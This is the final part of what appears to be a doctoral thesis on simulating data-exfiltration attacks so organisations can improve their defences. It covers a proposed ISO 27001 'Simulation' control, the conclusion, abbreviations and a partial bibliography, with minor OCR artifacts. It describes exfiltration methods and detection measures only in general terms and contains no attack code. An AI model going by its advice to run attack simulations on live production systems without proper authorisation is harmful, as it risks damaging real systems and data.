


Figure 9.5: Countermeasures managed in a knowledge graph [MBRD24]

to introduce or optimise the decisive countermeasures as part of the holistic concept of ensuring information security. The knowledge graph is the tool for incorporating the findings from the simulation into the process of continuous improvement.

Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win [MIT23d]. We take this advice and model the countermeasures as a knowledge graph in order to overcome the supposed disadvantages compared to attackers.

By using the graph to structure the findings, graph data science methods are now available for further analysis of the findings. An example of this is the method *Degree Centrality*. This method determines the total number of immediate connections a given node has in the knowledge graph. *Degree centrality* allows for the determination of these nodes that are having the most direct influence in the network. If the so-called streaming mode is used, the query language Cypher then allows execution of the *Degree Centrality* for each node as shown in [Neo24]. Based on the results, the countermeasures to be implemented can then be prioritised.




Figure 9.6: Utilising ISO 27001:2022 controls to embed simulation [MB23b]

9.4 Integration of the Simulation in an ISO27001:2022 ISMS

Based on the proposal of Mundt et al. [MB23b] we assign the knowledge gained through the simulation to individual controls in an effective Information Security Management System (ISMS). An ISMS is based on the ISO standard 27001 [ISO22c] lastly updated in 2022, where new security controls have been introduced and old ones have been reorganised.

Figure 9.6 shows relevant controls for our simulation. For example, the implementation of control 5.33 provides test information. In terms of structure, form, and content, this test data corresponds as best as possible to the company's actual valuable data without being sensitive itself. Control 5.10 sets out a set of rules on how the company should generally handle sensitive data. The simulation can now check whether these rules are being adhered to and, in the event of deviations, show potential for improvement. Further synergies can be expected as the simulation is fully integrated into the ISMS. The simulation thus becomes an integral part of the security procedures.

The new controls since the update 2022 in particular offer excellent starting points for integrating the simulation we evaluated into the ISMS. Table 9.6 takes as a baseline the proposal of Mundt et al. [MB23b] and expands it to include the assignment of our derived measures. The process for continuous improvement, which is inherent in every ISMS, is used here. First, the measures are implemented. The effectiveness of the new measures on the system is then checked and finally, the measures are added to the scope of the technical, organisational, personnel, and infrastructural measures managed by the ISMS, including any necessary adjustments to the documentation. A more detailed guideline maybe found in our paper [MB23b]."

We specify the proposal for the new control to extend the ISO 27001:2022 standard [ISO22c]. The first step is to locate the new control in the annex of this higher-level standard of the ISO 27000 series. Table A.1. Information Security Controls from Annex II of the standard

Table 9.1: Further security controls in a simulation cycle [MB23b]

Nr	Name	description	measure
5.7	Threat Intelligence	Information relating to information security threats shall be collected and analyzed to produce threat intelligence	Selection of the data exfiltration Techniques to be simulated
8.12	Data leakage prevention	Data leakage prevention measures shall be applied to systems, networks and other devices that process, store or transmit sensitive information	Use Velociraptor artifact Linux.Sys.Crontab to monitor scheduled jobs, Secure staged data to analyse attacker's ambition, try to recognise patterns of chunk exfiltration in longer-term logging data
8.16	Monitoring activities	Networks, systems and applications shall be monitored for anomalous behaviour and appropriate actions taken to evaluate potential information security incidents	Change logging default-configuration of the IDS, analyse http and tls connections in a regularly manner, detect keep-alive signals from attacker's C2 infrastructure

can be used for this purpose [ISO22c, 11-18]. We propose that the simulation is also located in Chapter 8 as a Technological Control. There it is in a similar neighbourhood with controls such as 8.15 Logging and 8.16 Monitoring activities. The corresponding entry is shown in the Table 9.2. We have chosen consecutive numbering for the currently existing controls in this chapter 8.

Table 9.2: Simulation as new ISO Technological Control [MB23b]

Nr	Name	description
8.35	Simulation	The current cyber-threats, driven by 5.7 Threat Intelligence, to the relevant business data shall be simulated in a cyclic repeated manner to reviewing and continuously improving the protective measures against data leakage.

The controls listed here are implemented 1:1 in the underlying standard ISO 27002 and described in greater detail [ISO22b]. We have also developed a proposal for this. In doing so, we subject ourselves to the structure that is also used for the existing controls. In particular, we use the categories with hashtags that were introduced via the 2022 update and now sort our simulation process into the structure of the ISO standard. It starts with the Table 9.3 that is used to locate the new control. This tabular overview is always followed by an initial description of the control in the ISO standard. In the following, we fill in the structure of the description preferred by the standard:

Control:

A simulation cycle must be set up to simulate the current dangers of the theft of sensitive business data.

Purpose

Table 9.3: Categorisation of the new Control [MB23b]

Control type	**Information security properties**	**Cybersecurity concepts**	**Operational capabilites**	**Security Domains**
#Preventive	#Confidentiality	#Protect	#Secure_configuration	#Protection

Checkinf the effectiveness of the company's own protective measures

Guidance

The following guidelines for implementing and running the simulation cycle should be considered:

a) using the productive system as baseline

b) exploiting cyber knowledge bases to get aware of current threats for relevant business data

c) configure attack vector of simulation based on results of CTI

d) run the simulation with varying parameters on a recurring basis

e) create a data collection plan for the relevant data sources

f) analyse the data and transfer the findings to the process for continuous improvement of your ISMS

Other information

Many companies already carry out regular penetration tests. Simulation complements these penetration tests and has a significantly greater impact. The simulation is run cyclically and provides regular data that can be used to train the personnel deployed and to improve the protection mechanisms. This concludes our proposal for inclusion in the process for updating the ISO standard

Our proposal can be used to start negotiations on updating the next release of the ISO standard ISO 27001 and the corresponding ISO 27002 standard, with the aim of adapting the valuable approach we have developed for the proactive defence of productive IT systems. That would be nothing more and nothing less than a reversal of the current approach. So far, the focus has been passively on strengthening protective measures. Figuratively speaking, containment is the goal. With our approach, the risk is proactively addressed and mitigated by processing each simulation run in favour of more secure data in your own company.

10 Conclusion and Outlook

10.1 Conclusion

This work provides a proven concept to better protect yourself against the theft of digital data in today's world.

First, the approach shows the results of the investigations of methods that help to become aware of the current cyber threats. Essentially, we worked out how to gain awareness of own sensitive data and relevant processes, and then rising understanding of the current cyber threat vectors emanated from APTs by a CTI approach. Therefore, we have shown how to extract the information from CTI knowledge databases in a structured manner in order to follow the path of automation of this process.

We have shown how our concept can be procedurally integrated into an existing Information Security Management System (ISMS). Many organisations today are operating an international standard-compliant ISMS to ensure an appropriate level of security. By showing how our concept can be integrated into this, we have opened up the possibility of later exploitation of the results of our work up to the possibility of integrating our concept into international standards in the future such as the standard ISO 270001.

We have investigated the optimal structure of a simulation cycle and the mandatory properties of a simulation engine. We have demonstrated how the findings of the CTI are to be used by executing the current cyber threats in the context of a simulation. We have trimmed the simulation to be as realistic as possible and have carried out the simulation directly in the productive IT system that needed to be protected. Our approach has shown impressively, how to run the simulation before an attacker uses this specific attack vector and how to learn from the execution which detection and protection measures can be improved and how this is done. We have performed an in vitro evaluation of this simulation cycle. We have shown furthermore how novel forensic methods are used to detect the effects of simulation in real time and to detect and secure the precipitation of digital traces on the assets of the productive system driven by the simulation.

We have made great efforts to evaluate that our approach can be a valuable contribution to risk analysis in critical infrastructures. Therefore, we have considered the differences and interactions between Operational Technology (OT) and Information Technology (IT) showing which attack vectors are at work in both and how they are detected. We have specifically examined elementary assemblies and assets of OT. Thereby, we have proven that by intersecting threat intelligence information with the knowledge of the structure and mode of operation of the critical infrastructure, it leads to a better understanding and qualification of the effects of cyber-attacks, ideally helping to quantify them.

We have worked out, that the processing of digital data and especially the operation of

critical infrastructures are subject to strict regulations. Network Information Security (NIS)-2, Cyber Resilience Act (CRA), General Data Processing Regulation (GDPR): just to name a few of them. We have proven that our approach can be used within the valid limits of European regulation. To this end, we have specifically looked at the GDPR and carried out a risk-based assessment of individual measures with regard to the protection and threats for data subjects.

Finally, we have implemented our concept as a prototype and provided proof of feasibility. We have used commercially available and open-source software for this purpose. It was important to us to show that our approach can be used immediately with existing and available software applications. In distinction to approaches from renowned providers such as Microsoft Sentinel, we demonstrated the added value that arises from the use of our concept. We set up the entire simulation cycle and drilled through it on the basis of selected hazards. All phases of the simulation cycle were run through several times. New, dangerous methods of attack-techniques such as breaking down sensitive data into small pieces and then silently exfiltrating these small pieces without being noticed were simulated. Thus, we have successfully shown that our approach can cope with current cyber threats.

Utilising our concept, cyber-defence can be adapted to the changing cyber threats and will resist more effectively the exorbitant risk of data exfiltration. Our concept has been considered holistically from the point of view of the protective system and the operating organisation. We have demonstrated how our approach gives the initiative back to the defender instead of waiting for being attacked. In best case, our concept nullifies current cyber-threats before an attacker may successfully strike.

Specifically, this work provides these substantial accomplishments:

- Providing an official definition for data exfiltration
- Evaluating emerging tactical, operational, and strategic approaches to threat intelligence
- Prototypical proof of automation of using threat intelligence for dynamic targeting
- Design of a process to integrate the simulation into an ISO 27001 compliant ISMS
- Structure and proof of the ability to simulate known attack vectors in IT and OT systems
- Provision of the approach *Adaptive Detection* for digital traces
- Proof of the feasibility of the simulation process using market-available tools

This provides tangible means of increasing your own cyber-security. In particular, our approach identifies the proactive simulation of attack vectors as advantageous over passively waiting for indicators of these same attack vectors. Once implemented, the simulation cycle runs repeatedly, with different parameters, and continuously contributes to improving the protective measures. The IT personnel employed have the opportunity to learn about the interaction between attacks and protective measures using the specific example of their own IT system and to undergo continuous and targeted further training. Implementing our approach offers enormous advantages.

10.2 Outlook

This work shows a new way of increasing cyber-security in organisations and companies. This work should continue after the doctorate. Our last publication at the ARES 2024 conference lists the points we will continue to pursue after completion. We quote the outlook from my last publication in the course of this thesis [MBRD24, chapter 4]:

"In the future, we see two approaches to expanding the simulation. So far, we have used the individual techniques as they were provided via the Caldera Framework. The next step is to connect additional sources of information in order to use more diverse malicious payloads. This releases further impulses that trigger the previous protective measures to be reviewed or reveal new needs. In a second approach, it is now important to anchor the simulation process in a specific ISMS. Furthermore, with regard to the usability of the method, the effectiveness, scalability and resource requirements must be further evaluated in order to better understand the influence on the performance of the IT system to be protected."

It will now be a matter of using our solution approach of simulating current and concrete threats to the respective company and integrating it into the products of the manufacturers of cyber security products over time.

Ultimately, our solution of implementing a threat simulation cycle as a continuous process of an ISMS will become a control of the ISO norm update in the future.

However, the cyber threat is only one aspect of future hybrid threat scenarios. In order to understand the overall risk for one's own organisation or company, strategies must be developed that allow the overall risk to be considered.

The key is the all-hazards approach. The all-hazards approach means that small-scale and large-scale, frequent and rare, gradual and sudden disasters are taken into account. The technological, ecological and health risks associated with them must be fully integrated. The intentions and possibilities of state and non-state actors will have to be taken into account. A wide range of instruments of power will have to be taken into account: cyber-threats, disinformation campaigns, social unrest, sanctions, foreign and direct investments, promotion of crime, sabotage, and more. Multiple domains have a potential impact. The cyber domain is now just one of many domains to be considered in the risk assessment within hybrid threat scenarios. Diplomacy, political, social, legal, military and defence, administration, infrastructure, intelligence, cyber. Just to name of few and just to give a first impression of the complexity to come. In the end, the various harmful effects will also be manifold. War and peace are no longer the only two states. There are numerous shades in between. The range of the enemy's activities will include, among other things, time-limited campaigns, targeted operations, influence and precise interference with identified vulnerabilities.

We will continue our work to prevent and proactively protect against current threats and expand our perspective to include hybrid threat scenarios.

Abbreviations

AI Artificial Intelligence

APT Advanced Persistent Threat

ARES The International Conference on Availability, Reliability and Security

ATT&CK Adversary Tactics Techniques & Common Knowledge

Bash Bourne Again Shell

BPMN Business Process Modeling Notation

BSIG Federal Office of Information Security - funding law

CAPEC Common Attack Pattern Enumerations and Classifications

CAR Cyber Analytic Repository

C2 Command and Control

CHP Combined Heat and Power

CRA Cyber Resilience Act

CRITIS Critical Infrastructure

CSF Cyber Security Framework

CTI Cyber Threat Intelligence

DLP Data Loss Prevention

DNS Domain Name Service

DoW Denial of Wallet

DSGVO Datenschutzgrundverordnung

DTRAP Digital Threats: Research and Practise

edpb European Data Protection Board

E-ISAC Electricity Information Sharing and Analysis Center

GDPR General Data Protection Regulation

GIS Geografic Information System

Gist GitHub Repository

HTTP Hyper Text Transfer Protocol

ICDF2C International Conference on Digital Forensics and Cyber Crime

ICMP Internet Control Message Protocol

ICS Industrial Control System

IDS Intrusion Detection System

IEC International Electronical Commission

IMAP Internet Message Access Protocol

IoT Internet of Things

ISMS Information Security Management System

ISO International Organization for Standardisation

IT Information Technology

KQL Kusto Query Language

MISP Malware Information Sharing Platform

ML Machine Learning

NIS Network and Information Security

OPCW Organization for the Prohibition of Chemical Weapons

OT Operational Technology

PAMS Privileged Access Management System

PLC Programmable Logical Controler

RQ Research Question

SANS SysAdmin, Audit, Network, and Security

SCTP Stream Control Transmission Protocol

SIEM Security Information and Event Management

SMTP Simple Mail Transfer Protocol

SOAR Security Orchestration, Automation and Response

SRAM Static Random Access Memory

TCP Transmission Control Protocol

TLS Transport Layer Security

TOR The Onion Router

UDP User Datagram Protocol

UEBA User and Entity Behaviour Analytics

URL Unified Resource Locator

VQL Velociraptor Query Language

WIFI Wireless Fidelity

XDR Extended Detection and Response

List of Figures

1.1 Floating diagram for content relation of published papers 5

3.1 Reference Architecture: Cyber Threat Intelligence Model [VS21, 2] 24
3.2 ATT&CK Object Model Relationships and example [MIT21b] 27
3.3 Simple graphic of the results [MB23d] 30

4.1 ISMS family of standards [ISO18] 34
4.2 BPMN - Diagram Communications for CTI & ISMS [Spa21] 37
4.3 BPMN - Diagram Activities for CTI & ISMS relating data exfiltration [Spa21] 38
4.4 MITRE ATT&CK Framework identified technique [MIT21g] 39
4.5 MITRE ATT&CK Framework Mitigations [MIT21g] 39

5.1 Mapping Principles and Method to proactive Simulation Techniques [MB22d] 50
5.2 Approach to extract the most current threat [MB22d] 51
5.3 Exploiting the Object Model of the MITRE ATT&CK framework [Esr21] . . 53
5.4 High Level Software Architecture of the Simulation Engine [MB22d] 55
5.5 Exploiting the ICMP Echo Message for Data Exfiltration [Pos81] 57
5.6 Simulating an attack vector with Caldera software framework [MB23b] 58
5.7 Collecting digital forensics evidence with Velociraptor software [MB23b] . . . 59
5.8 Extract of the enterprise IT attack Vector of APT Sandworm Team [MB23b] 61

6.1 Mapping the cyber-physical ICS assets in a GIS [MB22b] 66
6.2 Concatenation of the object models [MB22b] 68
6.3 Implementing the concatenation in a graph database [MB22b] 69
6.4 SIEM reporting a Technique of the MITRE ATT&CK framework [MB22b] . 71
6.5 Sandworm Team Attack Vector [MB22b] 72
6.6 Sandworm Team Graph [MB22b] 73
6.7 GIS analysis to foster risk assessment [MB22b] 74

7.1 MITRE ATT&CK Framework Matrix Enterprise [MB22a] 78
7.2 Median time between intrusion and containment in industry [Sta20] 79
7.3 Top ten ports used during a work day in an enterprise [MB22a] 80
7.4 Top ten services used during a work day in an enterprise [MB22a] 80
7.5 Wireshark recording from using HTTP/2 protocol [MB22a] 82
7.6 Nine byte frame header [Gre13] 82
7.7 Wireshark recording from encrypted sending of data [MB22a] 83

8.1 Simulating the threading procedure of data exfiltration [MBRD24] 88
8.2 Architecture of the test environment [MBRD24] 89
8.3 Transfering Data to Cloud Account [MBRD24] 90

8.4 Snippet of DEFEND (beta) knowledge graph [MIT24] 93
8.5 Simulation: Searching, Staging and Exfiltration [MBRD24] 93
8.6 Hashing and analysing tls.log file of IDS [MBRD24] 96
8.7 Scheduled data exfiltration [MBRD24] 97
8.8 Velociraptor monitoring Cronjobs [MBRD24] 99
8.9 Successfully exfiltrated data chunks [MBRD24] 101
8.10 Keep-Alive messages in the attackers's C2 infrastructure [MBRD24] 102
8.11 Transmitting chunks over http-method POST [MBRD24] 102

9.1 Microsoft cloud security products 106
9.2 Microsoft Hunting functionality 106
9.3 KQL script to detect data exfiltration to cloud storage 107
9.4 Attack vector of Sandworm Group (ICS-Matrix) [MB24] 109
9.5 Countermeasures managed in a knowledge graph [MBRD24] 111
9.6 Utilising ISO 27001:2022 controls to embed simulation [MB23b] 112

List of Tables

1.1 RQs related to publications 4

2.1 ISO actions for continuous improvement of the ISMS [MB21, chapter 5] . . . 10
2.2 Categories of measures [ISO13a] [ISO13b] 12
2.3 Physical Assets and corresponding PERA levels [MB22b, 3] 15

3.1 Selection Criteria [MB23d] 25
3.2 Assessment [MB23d] 25
3.3 Categorization by MITRE ATT&CK framework [MIT21b] 28
3.4 Concept Matrix [MB23d] 29

4.1 Leading actors [MB21] 35
4.2 Longer existing Security Controls [MB21] 42
4.3 Further Security Controls to implement a simulation cycle [MB21] 43
4.4 Three levels of threat intelligence [MB21] 43
4.5 Suggestion for implementing new Control 5.7 Threat Intelligence [MB23b] . . 46

5.1 Assignment of known data exfiltration techniques to our initial modules for simulation [Pau16] 55

7.1 Examples regarding data breach notification with data exfiltration [MB22a] . 77
7.2 HTTP/2 important terminology [MB22a] 81

8.1 Configured adversaries for the simulation [MBRD24] 92

9.1 Further security controls in a simulation cycle [MB23b] 113
9.2 Simulation as new ISO Technological Control [MB23b] 113
9.3 Categorisation of the new Control [MB23b] 114

Bibliography

[AAE22] Meaad Alrehaili, Adel Alshamrani, and Ala Eshmawi. A Hybrid Deep Learning Approach for Advanced Persistent Threat Attack Detection. In *The 5th International Conference on Future Networks & Distributed Systems*, ICFNDS 2021, page 78–86, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3508072.3508085, doi:10.1145/3508072.3508085.

[ABS20a] Otis Alexander, Misha Belisle, and Jacob Steele. MITRE ATT&CK for Industrial Control Systems: Design and Philosophy, 2020. URL: https://attack.mitre.org/docs/ATTACK_for_ICS_Philosophy_March_2020.pdf.

[ABS20b] Otis Alexander, Misha Belisle, and Jacob Steele. MITRE ATT&CK for Industrial Control Systems: Design and Philosophy. *MITRE Cooperation*, 2020. URL: https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf.

[Abu22] Abuse—ch. Wazuh – Detecting malicious urls using Wazuh and urlhaus, 2022. URL: https://wazuh.com/blog/detecting-malicious-urls-using-wazuh-and-urlhaus/.

[Ack21] Pascal Ackerman. *Industrial Cybersecurity, Efficiently monitor the cybersecurity posture of your ICS environment.* Number ISBN 978-1-80020-209-2 in Second Edition. Packt, 2021.

[AM22] Shreenidhi Ayinala and Renita Murimi. On a Territorial Notion of a Smart Home. In *Proceedings of the 1st Workshop on Cybersecurity and Social Sciences*, CySSS '22, page 33–37, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3494108.3522766, doi:10.1145/3494108.3522766.

[Ana21] Anaconda Inc. Anaconda – Data Science technology for human sensemaking, 2021. URL: https://www.anaconda.com/.

[APXP22] Mohamed Ahmed, Sakshyam Panda, Christos Xenakis, and Emmanouil Panaousis. MITRE ATT&CK-driven Cyber Risk Assessment, 2022. URL: https://dl.acm.org/doi/abs/10.1145/3538969.3544420.

[BEJ+23] Christoph Buck, Torsten Eymann, Dennis Jelito, Vincent Schlatt, André Schweizer, Jacqueline Strobel, and Florian Weiß. Cyber-Sicherheit für kritische Energieinfrastrukturen – Handlungsempfehlungen zur Umsetzung einer Zero-Trust-Architektur. *HMD Praxis der Wirtschaftsinformatik. 60(2):494-509; Springer Fachmedien Wiesbaden Sprache: Deutsch, Datenbank: Springer*

Nature, 2023. URL: https://link.springer.com/content/pdf/10.1365/s40702-023-00944-6?pdf=openurl.

[BEM22] Simon Birnbach, Simon Eberz, and Ivan Martinovic. Haunted House: Physical Smart Home Event Verification in the Presence of Compromised Sensors. *ACM Trans. Internet Things*, 3(3), apr 2022. URL: https://doi.org/10.1145/3506859, doi:10.1145/3506859.

[Ben15] Cory Benfield. Hyper: HTTP/2 Client for Python, 2015. URL: https://hyper.readthedocs.io/en/latest/.

[BFH+16] Felix Bieker, Michael Friedewald, Marit Hansen, Hannah Obersteller, and Martin Rost. A Process for Data Protection Impact Assessment Under the European General Data Protection Regulation. In Stefan Schiffner, Jetzabel M. Serna, Demosthenes Ikonomou, and Kai Rannenberg, editors, *Privacy Technologies and Policy - 4th Annual Privacy Forum, APF 2016, Frankfurt/Main, Germany, September 7-8, 2016, Proceedings*, volume 9857 of *Lecture Notes in Computer Science*, pages 21–37. Springer, 2016. URL: https://doi.org/10.1007/978-3-319-44760-5_2, doi:10.1007/978-3-319-44760-5_2.

[BH22] Bibek Bhattarai and Howie Huang. SteinerLog: Prize Collecting the Audit Logs for Threat Hunting on Enterprise Network. In *Proceedings of the 2022 ACM on Asia Conference on Computer and Communications Security*, ASIA CCS '22, page 97–108, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3488932.3523261, doi:10.1145/3488932.3523261.

[BJ22] Milan Burgdorf and Kai Jendrian. ISO 27002 revisited. *Springer Nature Link, Datenschutz und Datensicherheit - DuD, Struktur und Maßnahmen der ISO 27002:2022-02*, 2022. URL: https://link.springer.com/article/10.1007/s11623-022-1607-6.

[BKKJ20] Semal Benjamin, Markantonakis Konstantinos, Mayes Keith, and Kalbantner Jan. One Covert Channel to Rule Them All: A Practical Approach to Data Exfiltration in the Cloud. *IEEE 19th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom) TRUSTCOM Trust, Security and Privacy in Computing and Communications (TrustCom), 2020 IEEE 19th International Conference on. :328-336 Dec, 2020*, 2020. URL: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9343152.

[BMN+22] Marcus Botacin, Francis B. Moreira, Philippe O. A. Navaux, André Grégio, and Marco A. Z. Alves. Terminator: A Secure Coprocessor to Accelerate Real-Time AntiViruses Using Inspection Breakpoints. *ACM Trans. Priv. Secur.*, 25(2), mar 2022. URL: https://doi.org/10.1145/3494535, doi:10.1145/3494535.

[BPT15] M. Belshe, R. Peon, and M. Thomson. Hypertext Transfer Protocol Version 2 (HTTP/2), 2015. URL: https://datatracker.ietf.org/doc/html/rfc7540.

[BS21] Annegret Bendiek and Matthias Schulze. Attribution: a major challenge for EU cyber sanctions. An analysis of WannaCry, NotPetya, Cloud Hopper, Bun-

destag Hack and the attack on the OPCW. *11/2021, SWP Research Paper, 42; DEU, Berlin*, 2021. URL: https://www.econstor.eu/handle/10419/253242.

[BtSc21] Philippe Biondi and the Scapy community. Scapy documentation, 2021. URL: https://scapy.readthedocs.io/_/downloads/en/latest/pdf/.

[Bun17] Bundesamt für Sicherheit in der Informationstechnik. BSI-Standard 200-2, IT-Grundschutz Methodology – Version 1.0, 2017. URL: https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Grundschutz/International/bsi-standard-2002_en_pdf.html?nn=128640.

[Bun22] Bundesamt für Sicherheit in der Informationstechnik. Orientierungshilfe für Systeme zur Angriffserkennung, 2022. URL: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/KRITIS/oh-sza.pdf?__blob=publicationFile&v=14.

[CFA22] Henry Clausen, Robert Flood, and David Aspinall. Traffic Generation Using Containerization for Machine Learning. In *Proceedings of the 2019 Workshop on DYnamic and Novel Advances in Machine Learning and Intelligent Cyber Security*, DYNAMICS '19, pages 1–12, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3464458.3464460, doi:10.1145/3464458.3464460.

[Clo22] Cloudflare. What happens in a TLS handshake? — SSL handshake, 2022. URL: https://www.cloudflare.com/learning/ssl/what-happens-in-a-tls-handshake/.

[CLS+22] Zhiyan Chen, Jinxin Liu, Yu Shen, Murat Simsek, Burak Kantarci, Hussein T. Mouftah, and Petar Djukic. Machine Learning-Enabled IoT Security: Open Issues and Challenges Under Advanced Persistent Threats. *ACM Comput. Surv.*, 55(5), dec 2022. URL: https://doi.org/10.1145/3530812, doi:10.1145/3530812.

[CMG22] John Carter, Spiros Mancoridis, and Erick Galinkin. Fast, Lightweight IoT Anomaly Detection Using Feature Pruning and PCA. In *Proceedings of the 37th ACM/SIGAPP Symposium on Applied Computing*, SAC '22, page 133–138, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3477314.3508377, doi:10.1145/3477314.3508377.

[Coh21a] Fred Cohen. Bad decision-making OR Making bad decisions, 2021. URL: http://all.net/.

[Coh21b] Fred Cohen. Bad decision-making OR Making bad decisions, 2021. URL: http://all.net/.

[cur24] curl – Public Open Source Project. curl, 2024. URL: https://github.com/curl/curl.

[CWZL22] Mark Chignell, Lu Wang, Atefeh Zare, and Jamy Li. The evolution of hci and human factors: Integrating human and artificial intelligence. *ACM Trans.*

Comput.-Hum. Interact., sep 2022. Just Accepted. URL: https://doi.org/10.1145/3557891, doi:10.1145/3557891.

[CYB22] CYBERResilienz IT-OT-OK. Informationsblatt Resilienzanalyse mit securiCAD, 2022. URL: https://cyberesilienz.de/wp-content/uploads/2020/11/20201102-Infoblatt-securiCAD-v0.2.pdf.

[DC22] Saurabh Deochake and Vrushali Channapattan. Identity and Access Management Framework for Multi-Tenant Resources in Hybrid Cloud Computing. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*, ARES '22, pages 1–8, New York, NY, USA, 2022. Association for Computing Machinery. URL: https://doi.org/10.1145/3538969.3544896, doi:10.1145/3538969.3544896.

[dGBSS22] Julian de Gortari Briseno, Akash Deep Singh, and Mani Srivastava. Ink-Filtration: Using Inkjet Printers for Acoustic Data Exfiltration from Air-Gapped Networks. *ACM Trans. Priv. Secur.*, 25(2), may 2022. URL: https://doi.org/10.1145/3510583, doi:10.1145/3510583.

[DPM21] Gonzalez Danielle, Perez Paola Peralta, and Mirakhorli Mehdi. Barriers to Shift-Left Security : The Unique Pain Points of Writing Automated Tests Involving Security Controls. *Proceedings of the 15th ACM / IEEE International Symposium on Empirical Software Engineering and Measurement (ESEM). :1-12*, 2021. URL: https://dl.acm.org/doi/pdf/10.1145/3475716.3475786.

[Dra21] Adrian-Viorel Dragomir. What's new in the NIS-2 Directive Proposal compared to the old NIS-Directive. *SEA: Practical Application of Science, Vol IX, Iss 27 (3/2021), Pp 155-162 (2021); Romanian Foundation for Business Intelligence, 2021. Sprache: Englisch, Datenbank: Directory of Open Access Journals*, 2021. URL: https://seaopenresearch.eu/Journals/articles/SPAS_27_1.pdf.

[DSGMG23] Isaac Daniel, Sánchez-García, Jezreel Mejía, and Tomás San Feliu Gilabert. Cybersecurity Risk Assessment: A Systematic Mapping Review, Proposal, and Validation, 2023. URL: https://www.mdpi.com/2076-3417/13/1/395.

[EK23] Philipp Eckhardt and Anastasia Kotovskaia. The EU's cybersecurity framework: the interplay between the Cyber Resilience Act and the NIS 2 Directive. *International Cybersecurity Law Review: Zeitschrift für Cybersicherheit und Recht. 4(2):147-164; Springer Fachmedien Wiesbaden Sprache: Englisch, Datenbank: Springer Nature Journals*, 2023. URL: https://link.springer.com/content/pdf/10.1365/s43439-023-00084-z?pdf=openurl.

